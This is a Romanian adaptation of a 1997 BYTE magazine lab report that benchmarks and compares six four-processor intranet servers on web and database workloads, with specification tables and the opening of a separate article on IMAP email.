Viteza reprezintă o metrică ușor de înțeles și este natural să dorești performanța cea mai mare posibilă. Aceste patru servere SMP sunt destinate prin definiție unor medii cu un trafic încărcat. Viteza va cântări greu în luarea unei decizii. În benchmark-urile Web am măsurat o diferență de 89% între cei mai rapizi, respectiv cei mai lenți membri ai grupului nostru de testare. La testul legat de baze de date, variația a fost aproape identică. Astfel, pentru terminarea sarcinii, cel mai lent sistem a avut nevoie de un timp cu aproape 86% mai lung decât sistemul cel mai rapid.

În realitate, performanța este cântărită în comparație cu costul. Astfel, într-un mediu HTML pur se urmărește servirea unui număr mare de cereri URL pentru o cantitate mică de bani în cea mai scurtă perioadă de timp.

O considerație finală, dar sub nici un motiv trivială, este arhitectura și SO-ul. În ciuda unei naturi în general eterogene a infrastructuri de rețea tipice, sistemele nu pot fi schimbate în mod necesar pe considerente practice. Pentru a instala și administra propriul server, veți avea nevoie de unul sau mai mulți experți care sunt familiari cu SO-ul și arhitectura pe care o alegeți. Dezvoltarea sau obținerea acestei expertize este deseori scumpă.

În cazul în care rețeaua d-voastră nu este dedicată Unix, un server NT poate oferi o soluție mai eficientă pentru aplicațiile ce deservesc un intranet. În ciuda deficienței sale în anumite privințe, familiaritate generală cu serverele NT, rolul lor crescător ca și parte a rețelelor eterogene și opțiunile de configurare mai limitate îl fac să merite mai multă atenție ca și o soluție în acest scop.

Au contribuit:
Andrew Froning, managing editor /NSTL
Dorothy Hudson, project manager/NSTL
Steve Platt, director of electronic publications/NSTL
Robert L. Hummel, freelance writer/BYTE

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

Cele mai bune

SERVERE INTRANET

Pentru a determina câştigătorul categoriei „Cel mai bun", ne-am bazat mai mult pe performanţă ca şi criteriu de selecţie. Câştigătorul indiscutabil a fost AlphaServer 4100 de la Digital, care a obţinut cele mai bune rezultate în ambele teste.

În testul de aplicaţii Web, spre exemplu, am măsurat viteza cu care serverele pot satisface o colecţie de cereri URL. Sub încărcătura noastră cea mai mare (5600 cereri URL) serverele AlphaServer, LX Pro şi ProLiant s-au clasat pe locurile unu, doi şi respectiv trei la o diferenţă de doar 1,5 secunde. Această diferenţă reprezintă mai puţin de 5 procente - o mărime pe care o considerăm ca fiind statistic o variaţie nesemnificativă - din timpul general. Pe scurt, oricare din aceste sisteme vor furniza performanţe excelente.

Din sistemele care au rămas, InterServe MP-660 s-a clasat pe locul patru, având nevoie de un timp cu aproape 5,5 secunde mai mult faţă de cel al ProLiant pentru testul 5600-URL. Netra de la Sun şi Origin de la SGI au avut nevoie de aproape de două ori timpul celorlalte servere, situându-se în urma primului clasat la 26,8 respectiv 30,3 secunde.

Timpul necesar pentru a completa testul Web reprezintă o măsurătoare serioasă. Dar la fel de important este şi modul de acomodare al serverului cu un nivel crescător de cereri URL. Toate serverele pe care le-am testat răspund similar la creşterea sarcinii. Pentru fiecare 700 de cereri URL adiţionale, spre exemplu, timpul necesar pentru îndeplinire a crescut cu o medie de la 3 la 4 secunde.

Alpha Server s-a dovedit din nou a fi liderul de performanţă în testul de baze de date, depăşindu-i pe competitorii apropiaţi cu 25 de procente atât în condiţiile de cereri singulare cât şi în cele care implicau cozi de aşteptare. Locul doi a fost împărţit între serverele bazate pe NT/Intel: LX Pro, ProLiant şi Interserve MP-660. Deloc neaşteptat, toate trei au obţinut timpi aproape identici în testele de baze de date sub toate tipurile de sarcini. Netra şi Origin 200 au obţinut timpul cel mai mic când au fost supuse la patru sau mai multe interogări ale bazei de date. Pentru a procesa 12 interogări, Origin 200 a necesitat mai mult de 367 secunde - cu 86% mai mult decât AlphaServer şi cu 40% mai mult decât sistemele Wintel.

Testul de bază de date a măsurat atât viteza de procesare şi indirect suprasarcina asociată cu implementarea SMP a fiecărui sistem. Cu patru UCP-uri disponibile, ne-am aşteptat ca timpul de procesare de la una la patru cereri să fie foarte apropiat, cu toate sarcinile capabile de-a rula simultan. În general acest lucru este adevărat. Cu toate acestea, Origin 200 face excepţie cu un timp

Interpretarea performanţei

Am determinat performanţa acestor servere prin transmiterea unui număr de sarcini şi măsurarea timpului necesar pentru terminarea exerciţiului. Între sarcini, am realizat o repornire a serverelor, astfel încât timpul necesar pentru a ajunge la o viteză corespunzătoare sarcinilor, umplerea cache-ului ş.a. au cântărit greu în punctajul general.


În condiţii normale, serverele nu rulează într-un asemenea mod de operare. Odată ce sunt în funcţiune ele stau şi lucrează. Prin urmare, măsura performanţei lor trebuie să fie corelată cu modul în care vor reacţiona odată cu creşterea sarcinii. Pentru o analiză mult mai eficientă a rezultatelor din acest test, am transformat referinţa rezultatelor de testare, din timp pentru procesare în timp pentru sarcină.

În testul de baze de date, spre exemplu, am divizat timpul total al executării la numărul de interogări. Aşa cum arată şi graficul, atunci când serverele recepţionează mai mult de patru interogări, timpul necesar pentru procesarea fiecărei interogări suplimentare este în mod esenţial o constantă de mică valoare.


O situaţie similară apare atunci când timpul mediu de servire a 100 de cereri URL este derivat din datele de test Web. Pe măsură ce numărul URL-urilor servite creşte, suprasarcina de pornire a testului devine mai puţin semnificativă. Răspunsul pentru cereri suplimentare reprezintă din nou o creştere proporţională în timp.

Atât Sun cât şi SGI au fost în dezavantaj datorită celor 20 de secunde (sau mai mult) pe care serverele lor le-au obţinut pentru a manevra fiecare test Web, în comparaţie cu alte maşini din această analiză. Dacă nu luaţi în considerare acest timp de pornire, serverele răspund similar la o sarcină crescătoare. În acest caz, SGI necesită doar 3 secunde - cel mai mic timp obţinut în această evaluare - pentru a manevra fiecare 700 URL-uri adiţionale. Pentru aceeaşi sarcină de încărcare, Sun necesită timpul suplimentar cel mai lung: 4,17 secunde.

În final, trebuie specificat că aceste servere sunt dedicate pentru lucrul din greu. Cu cât le veţi încărca mai mult - până ce vă veţi lovi de-o limitare a lăţimii de bandă undeva în sistem - cu atât le veţi folosi mai eficient.



Odată ce un server începe să deservească o sarcină grea, performanţa sa suferă din cauza suprasarcinii de pornire



Notă: Sun nu a terminat testul când au fost acceptate 12 cereri, datorită unei depăşiri în LiveWire de la Netscape, pe care nici Sun nici Netscape n-au putut s-o identifice.

Când toate patru procesoarele sunt ocupate, timpul pentru procesarea cererilor adiţionale este relativ constant.

LAB REZULTATE

SERVERE INTRANET

CEL MAI BUN UNIX/RISC și
CEL MAI BUN PER GLOBAL


AlphaServer 4100 de la Digital


AlphaServer este cel mai bun din întreg grupul. El a întrecut detașat celelalte sisteme, deși nu cu diferențe prea mari. Printre unitățile Unix, el este câștigătorul clar, însă are o concurență deloc de neglijat din partea Wintel. În comparație cu serverele Wintel, AlphaServer reprezintă o opțiune îndoielnică dacă e să ne luăm după raportul preț-beneficii. El furnizează doar un mic avantaj al transferului la aproape de trei ori prețul pe care-l are un sistem Wintel.

CEL NAI BUN NT/INTEL

Compaq Proliant 5000 și
HP LX Pro 6/2000 SMP

ProLiant și LX Pro au obținut rezultate care sunt practic identice atât în testele Web cât și în cele de baze de date, depășind la limită Intergraph InterServe MP-660 în testul Web. Mașinile Compaq și HP reprezintă concurenți serioși și cu multe avantaje pentru AlphaServer 4100.





	PREȚ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANȚĂ	FACILITĂȚI	UTILITATE	APRECIERE GENERALĂ
Digital AlphaServer 4100	**$113,201**	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★★
HP LX Pro 6/200 SMP	$49,300	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★★
Compaq ProLiant 5000	$41,724	★★★★	★★★★	★★★★★	★★★	★★★	★★★★
Intergraph InterServe MP-660	$70,500 *	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
SGI Origin 200	$83,310	★★★★	★★★★	★★★	★★★★	★★★	★★★★
Sun Netra i 4000	$143,595	★★★★	★★★★	★★★	★★★★	★★★★	★★★★

★★★★★ Excepțional ★★★★ Foarte Bine ★★★ Bine ★★ Acceptebil ★ Slab * cu monitor

crescător de la o viteză de 69 secunde pentru o singură sarcină - al doilea după AlphaServer cu 51 de secunde - la cel mai slab răspuns de 123 secunde pentru patru sarcini.

Pe măsură ce numărul sarcinilor a crescut la opt și apoi la 12, timpul necesar pentru procesare aproape că s-a dublat și triplat pentru fiecare sistem. Sub sarcini mari, atât MP-660 cât și Netra i 4000 s-au situat în urma celorlalte componente din pachet. Timpul acordat programului LiveWire de la Netscape a expirat înainte ca sistemul Sun să poată termina de procesat cele 12 interogări, astfel că nu a fost posibilă înregistrarea unui timp de procesare.

NT a evoluat

Windows NT a avut de suferit de pe urma unei imagini de calitate secundară atunci când a fost comparat cu serverele Unix. Și tradițional, diferențele în softul de SO și server au făcut să fie dificilă comparația între cele două. Dar folosirea lui Netscape Enterprise Server ca și platformă comună de test, ne-a permis să minimizăm distincțiile și să ne concentrăm pe efectul arhitecturii procesorului și a SO asupra tuturor performanțelor sistem.

Când am pus cap la cap aceste mașini am fost plăcut surprinși să constatăm că o combinație NT / Pentium Pro a reprezentat un competitor potențial pentru sistemele Unix. După ani în șir în care s-a jucat de-a domnișoara de onoare cu RISC/Unix, sistemele Wintel demonstrează că și ele pot avea un rol în câmpul serverelor intranet.

Cele trei servere Wintel pe care le-am testat în acest Lab Report sunt toate puternice, antrenând patru procesoare și o lățime mare de bandă de rețea. Fiecare este pe deplin capabil de rularea serviciilor intranet-ului Web cu o rezervă mare de energie pentru poștă și alte sarcini de fundal. Iar combinația dintre puterea procesorului, capacitatea de RAM și ariile masive de discuri le permite o analiză rapidă a bazelor de date.

Alte considerații

Cu o performanță comparabilă a sistemelor, prețul va juca un rol semnificativ în orice decizie de cumpărare. Dar mai există și alți factori, atât subiectivi cât și obiectivi pe care ar trebui să-i luați în considerare atunci când selectați un server sau altul.

Înainte de adăugarea unui server Unix unei rețele predominant Windows NT spre exemplu, va trebui să cântăriți bine câtă experiență are compania d-voastră cu această ramură particulară de Unix, cu arhitectura RISC și producători de sistem. Realizarea unei expertize operaționale poate fi o afacere scumpă în special atunci când luați în considerare investiția pe care va trebui s-o faceți în configurarea, calibrarea și întreținerea sistemului. De asemenea, va trebui să achiziționați o nouă suită de unelte de dezvoltare și aplicații.

Pe de altă parte, chiar aplicațiile dedicate Unix, vor trebui să considere serverele Wintel mai puțin costisitoare ca și alternative pentru noile servere Unix. Astfel, unele forme de Windows au deja o prezență semnificativă în rețeaua d-voastră cel puțin în rolul unui client. În acest caz, realizarea tranziției către NT Server nu reprezintă un pas așa de mare.


Încrederea reprezintă de asemenea un lucru care este dificil de măsurat. Dar cât de valoros este un server care nu rezistă atunci când ai nevoie de el? Caracteristicile care contribuie la sporirea încrederii includ capacitatea de-a înlocui componentele care s-au defectat, inclusiv sursele de alimentare și discurile hard, fără a opri sistemul. Și chiar dacă nu puteți schimba elemente ca UCP, RAM și cartele de rețea, capacitatea de-a intra în interiorul cutiei și de-a înlocui rapid o componentă deteriorată este importantă, pentru că știi că într-o zi vei fi nevoit s-o faci.

FOTOGRAFII: STEVE BELKOWITZ © 1997

Detalii

Ușă barată

ProLiant 5000 de la Compaq folosește din plin cartelele de extensie. Două dintre ele dețin un total de 16 socluri pentru extensie de memorie. UCP-urile sunt localizate în alte două cartele, câte două procesoare pe cartelă. Aceste cartele sunt fixate în interior sub un dispozitiv de blocare care permite vizualizarea componentelor. Planificați-vă cu atenție upgrade-urile pentru că aceste cartele sunt greu de înlocuit.



Imagini bune


Interiorul de la HP LX Pro va arăta familiar pentru oricine care a văzut vreodată interiorul unui PC desktop. Dar construcția lui LX Pro dezminte moștenirea echipamentelor de test comerciale de la HP. Mașina este construită robust și folosește tehnologia modulară acolo unde e cazul, furnizând un acces ușor la componente.

HP mai folosește de asemenea cartele de extensie, fiecare cu două UCP-uri. O a treia cartelă conține 16 socluri de memorie, în evaluarea noastră toate fiind populate. Un ventilator dedicat direcționează curentul de aer către cartelele de extensii.

Plug and Play

Netra i 4000 de la Sun ar putea reprezenta design-ul modular fundamental. Dacă sunteți obișnuiți cu natura deschisă a sistemelor Intel și vă place să interveniți în interiorul serverului, lăsați de-o parte șurubelnița. Fiți atenți că sistemul de la Sun prezintă un avertisment „Nu conține piese care să necesite service-ul utilizatorului".

Probabil că în afară de adăugarea de memorie, construcția Sun descurajează de departe amatorismul. Pe de altă parte, dacă aveți suficiente sisteme Netra, puteți stoca o varietate de rezerve pentru fiecare din modulele critice. Astfel este redus timpul potențial de cădere al serverului la timpul necesar pentru deblocare, schimbare și fixare.



Specificatii test

Am realizat testele folosind două tipuri diferite de aplicaţii Web şi de procesare. O combinaţie a testelor HTTP/FTP determină la ce să ne aşteptăm într-o capacitate intranet orientată Web. Am folosit un al doilea test, conţinând interogări ale unor baze de date mari, pentru a analiza capacitatea fiecărui server de-a realiza o administrare şi manevrare pe scară largă a datelor.

Serverele trebuie să aibă clienţi, astfel că am construit un grup de test din opt sisteme Pentium Pro duale (la 200 Mhz). Fiecare client a fost echipat cu 64 MB RAM, un disc hard de 3 GB, o interfaţă Ethernet la 100-Mbps şi NT 4.0. Clienţii au fost împărţiţi în două grupuri, patru sisteme conectate la fiecare din backbone-urile de 100-Mbps ale serverelor.

Trei sisteme au rulat un NT Server standard, în timp ce alte trei au rulat versiuni diferite de Unix (Irix, Solaris şi OS/F). Pentru a nivela câmpul de luptă, am folosit Enterprise Server 2.01 de la Netscape ca şi soft Web central. Softul de FTP server a constituit excepţia; a fost folosit SO-ul standard. Netscape LiveWire Pro, care include sistemul de baze de date Informix, s-a situat în top-ul Enterprise Server. Netscape Mail Server a manevrat toate serviciile de poştă.

Condiţiile implicite de instalare au fost lăsate în mare măsură neschimbate. Am făcut schimbări minore pentru a acorda sistemul pentru baze de date sau pentru activităţi de service Web. Am configurat memoria partajată Informix pentru a asigura o balanţă rezonabilă pentru alocarea memoriei primare între Informix şi alte activităţi legate de SO. De asemenea, am modificat limitele procesorului şi ale firelor de execuţie (thread) pentru fiecare din cele două scenarii de test.


În primul scenariu, am examinat performanţa serverului sub o sarcină Web. Fiecare din cei opt clienţi au executat de la una la opt sarcini concurente. Fiecare sarcină la rândul ei a cerut o serie de URL-uri (95% HTTP, 5% FTP) de la server. Cererile au fost făcute în arborii FTP şi HTTP cuprinzând mai multe sute de fişiere care au umplut mai mult de 200 MB de spaţiu pe disc. Întregul arbore a fost salvat în cache-ul sistemului - o situaţie întâlnită în instalările de servere mari.

Testul Web a determinat capacitatea serverului de-a crea şi întrerupe conexiuni de reţea, de-a căuta fişiere de date salvate în cache şi transporta informaţii de la memorie la interfaţa cu reţeaua. Am folosit „menţineri în viaţă" standard pentru a simula şabloane realiste de interacţiune browser. În timpul testelor, o sarcină moderată, de procesare a poştei a fost plasată în server. Această sarcină reprezintă zgomotul de fond comun şi activităţile externe ale serverului.


Al doilea scenariu al nostru a tratat serverele ca şi servere de baze de date, cuprinzând interogări complexe ale unei baze de date de dimensiune medie, cu suport puternic pentru cache. O singură interogare a sortat, indexat şi însumat o bază de date de un milion de înregistrări.

Am configurat toate cele patru procesoare în paralel, oferindu-i astfel şansa lui Informix de-a domina sistemul. Am rulat testul cu unul, două, patru, opt şi 12 cereri iniţiate concurent. Ideal, timpul de execuţie pentru unul, două şi patru cereri ar trebui să fie identic. Orice creştere în timp reprezintă o suprasarcină SO sau sistem.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]



Timpul necesar pentru a servi cererile URL creşte liniar pe măsură ce noi sarcini sunt adăugate sistemului



Notă: Sun nu a terminat testul când au fost acceptate 12 cereri, datorită unei depăşiri în LiveWire de la Netscape, pe care nici Sun nici Netscape n-au putut s-o identifice.

Servirea este rapidă atunci când sistemul procesează până la patru interogări. După acest prag, timpul creşte proporţional.

Evaluările din acest rport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NSTL, Inc., prezentate într-un număr recent al publicaţiei PC Digest. *Pentru un exemplar al raportului complet, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; pe internet, editors@nstl.com. pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi Nstl reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

SERVERE INTRANET CARACTERISTICI

	Compaq Computer Corp. ProLiant 5000 BYTE BEST	Digital Equipment Corp. AlphaServer 4100 5/400 BYTE BEST	Hewlett-Packard Company NetServer LX Pro 6/200 BYTE BEST	Intergraph Computer Sys. InterServe 660	Silicon Graphics, Inc. WebForce Origin 200	Sun Microsystems Netra i 4000
Prețul configurației de test fără monitor	$41,724	$113,201 (list)	$49,300	(nespecificat)	$83,310	$143,595
Prețul configurației de test cu monitor	$42,123	$113,796 (list)	(nepecificat)	$70,500	(nespecificat)	(nespecificat)
Apreciere generală	★★★★★	★★★★★	★★★★	★★★★	★★★★	★★★★
PROCESOR						
Model	Intel Pentium Pro	Alpha 21164	Intel Pentium Pro	Intel Pentium Pro	MIPS R10000	Ultra-SPARC
Număr de procesoare în sistemul de test	4	4	4	4	4	4
Viteza procesorului (MHz)	200	400	200	200	180	167
Viteza bus-ului test (MHz)	on-chip	on-chip	on-chip	on-chip	130	167
Date cache (KB)	16	8 KB primary/ 96 KB secondary	16	16	32	16
Asociativitatea instrucțiunilor cache	seturi de 4	3-way set	4-way set	4-way set	2-way	2-way
Date cache (KB)	16	8 KB primary/ 96 KB secondary	16	16	32	16
Număr maxim de procesoare	4	4	4	4	4	14
CACHE-UL PROCESORULUI SECUNDAR						
Total instalat în sistemul test	2 MB	16 MB[1]	2 MB	2 MB	4 MB	4 MB
Standard per procesor	512 KB	4 MB[1]	512 KB	512 KB	1 MB	512 KB
Maximum per procesor	512 KB	4 MB[1]	512 KB	512 KB	1 MB	1 MB
Viteză (ns)	on-chip	9	on-chip	on-chip	7	6
Asociativitate	seturi de 4	(nespecificat)	seturi de 4	seturi de 4	2-way	Mapat direct
RAM SISTEM						
Capacitate în sistemul test	512 KB	512 KB	512 KB	512 KB	512 KB	512 KB
Capacitate standard	128 KB	512 KB	128 KB	128 KB	128 KB	64 KB
Capacitate maximă	4 GB	8 GB	2 GB	4 GB	4 GB	14 GB
Viteza	60 ns	60 ns	60 ns	60 ns	60 ns	60 ns
SLOTURI DE EXPANSIUNE/BUS						
Arhitectura bus	PCI, EISA	PCI, EISA	PCI, EISA	PCI, EISA	PCI, XIO	Două S bus-uri
Număr de sloturi	7 PCI, 3 EISA**	8 PCI, 3 EISA***	6 PCI, 4 EISA	11 PCI, 3 ISA**	6 PCI, 10 XIO	3
DISCURI HARD/FLOPPY						
Număr de discuri hard instalate în sistemul test	10	5[3]	10	10	10	20
Număr maxim al discurilor hard (intern/extern)	11	21	12	8/112	12	2/18
Capacitatea totală a discului hard în sist.test	21 GB	21.5 GB	21 GB	40 GB	36.4 GB	42 GB
Capacitatea maximă a discului hard (intern/extern)	17.2 GB/361 GB	90.3 GB/7.5 TB	109.2 GB	72 GB/ 1080 GB	109.2 GB	18.2 GB /2 TB
Interfața	Fast-Wide SCSI-2	SCSI	Fast-Wide SCSI	Ultra-SCSI	SCSI, Fibre Channel	SCSI, Fibre Channel
Interschimbabilitate	✓	✓	✓	✓	✓	✓
Drive floppy standard 3¹¹/₄-inci 1.44-MB	✓	✓	✓	✓		
ADAPTOR DE REȚEA						
Producător adaptor Ethernet	Compaq	Digital	HP	Intel	SGI	Sun
Model adaptor Ethernet	Netelligent 10/ 100TX PCI UTP	DE-500	DeskDirect	Pro100-B	N/A	Fast Ethernet 2.0
Locație adaptor Ethernet	Cartelă de extensie	Cartelă de extensie	Placă de bază	Placă de extensie	System board	System/ expansion board
Conector Ethernet	RJ-45	RJ-45	RJ-45	RJ-45	RJ-45	RJ-45
SPAȚIU DRIVE						
Spațiu total 3¹¹/₄-inci	4 hot-pluggable	1	0	8	12	2
Spațiu total 5¹¹/₄-inci	3 removable	21	6 + 12 pluggable	2	4	0
Unități drive externe	✓			✓		✓

BYTE BEST = BYTE Best

✓ = da;
N/A = nu se aplică.

★★★★★ Excepțional
★★★★ Foarte Bine
★★★ Bine
★★ Acceptabil
★ Slab

	Compaq Computer Corp. ProLiant 5000 BYTE BEST	Digital Equipment Corp. AlphaServer 4100 5/400 BYTE BEST	Hewlett-Packard Company NetServer LX Pro 6/200 BYTE BEST	Intergraph Computer Sys. InterServe 660	Silicon Graphics, Inc.. WebForce Origin 200	Sun Microsystems Netra i 4000
ECHIPAMENT INSTALAT ADIȚIONAL						
Viteza drive-ului CD-ROM	4X	4X	4X	12X		4X
Tape backup drive					✓	
Drive WORM						
Sursă de alimentare		✓	✓	✓		✓
Surse de alimentare care pot fi schimbate		✓	✓	✓		✓
UPS			✓	✓		
Cartelă de administrarea de la distanță	✓	✓	✓	✓	✓	
Alte			Ventilatoare de răcire	Ventilatoare care pot fi schimbate	Ventilatoare de răcire	
SECURITATE						
Parolă alimentare	✓	✓	✓	✓		✓
Parolă tastatură	✓	✓	✓			
Parolă de configurare	✓	✓		✓	✓	
Blocarea șasiului	✓	✓	✓	✓	✓	✓
Blocarea tastaturii			✓	✓		
Conectare sigură de la distanță	✓	✓	✓	✓		✓
DIMENSIUNI						
Înălțime (inci)	25.8[2]	29.5	24.6	19.25	23[2]	13.5
Lățime (inci)	8.75[2]	19.3	16.6	16.8	9[2]	19.7
Lungime (inci)	22.4[2]	35.4	25.3	30	26.5[2]	22
Greutate (kg)	30[2]	120	90	60	30[2]	70
Forma	Două turnuri	Piedestal	Piedestal	Rack 19-inci	Două turnuri	Module rack 19-inci
SOFTWARE INSTALAT						
Software Web	Netscape Enterprise Server	Netscape Enterprise Server	Netscape Enterprise Server	Netscape Enterprise Server	Netscape Enterprise Server	Netscape Enterprise Server
Sistem de operare	Windows NT Server 4.0	Digital Unix	Windows NT Server 4.0	Windows NT Server 4.0	IRIX 6.4	Solaris 2.5.1
Software E-mail	Netscape Mail Server	Netscape Mail Server	Netscape Mail Server	Netscape Mail Server	Netscape Mail Server	Netscape Mail Server
Sistem bază de date	Netscape LiveWire Pro	Netscape LiveWire Pro	Netscape LiveWire Pro	Netscape LiveWire Pro	Netscape LiveWire Pro	Netscape LiveWire Pro
SUPORT PENTRU VÂNZĂRI						
Durata garanției standard (ani)	3 ani on-site	3 ani on-site	3	3	1	1
Garanție extinsă		✓	✓	✓	✓	✓
Canale de vânzare și distribuție	VAR, reseller-i	VAR, direct	VAR, direct	Direct, dealer-i	Direct, VAD, Integrator	VAR, direct
Suport on-line	✓	✓	✓	✓	✓	✓
Suport tehnic gratuit	✓	✓	✓	✓	✓	Conditionat
Servicii on-site	✓	✓	✓	✓	✓	✓
Costul serviciilor on-site (primul an)	În garanție	În garanție	În garanție	În garanție	În garanție	În garanție
Telefon	N/A	508-493-5111	N/A	205-730-2000	415-960-1980	415-960-1300
Telefon gratuit	800-345-1518	800-DIGITAL	800-752-0900	800-763-0242	800-800-7441	800-USA-4SUN
Telefon gratuit pentru asistență	800-652-6672	800-DIGITAL	800-322-4772	800-543-1054	800-800-4SGI	800-USA-4SUN
Adresă on-line	http://www.compaq.com	http://www.digital.com	http://www.hp.com/go	http://www.intergraph.com	http://www.sgi.com	http://www.sun.com

---

* Un slot este partajat. ** Două sloturi sunt partajate. *** Trei sloturi sunt partajate.

[1] Al treilea cache; primul și al doilea sunt pe cip. [2] Fiecare turn. [3] Drive-urile nu sunt oglindite.

IMAP pentru e-mail

Un e-mail IMAP (Internet Message Access Protocol) bazat pe server oferă viteză, utilitate şi flexibilitate.

De David Seachrist şi Tom Yager

În timp ce Internetul a generat un mod de transport şi acces al poştei electronice simplu şi necostisitor, sistemele care folosesc POP (Post Office Protocol) nu au reuşit să ofere funcţiile complexe ale sistemelor de poştă electronică (e-mail) disponibile la Microsoft, Lotus şi Novell. Acestea din urmă depăşesc stadiul unei simple stocări şi deserviri, oferind tehnologii orientate pe baze de date care se îmbină cu partajarea documentelor şi alte tehnologii de procesare cooperante. Până recent, configurarea unei soluţii de e-mail la nivelul unei întreprinderi presupunea o investiţie în sisteme proprietare şi porţi (gateways) incomode.

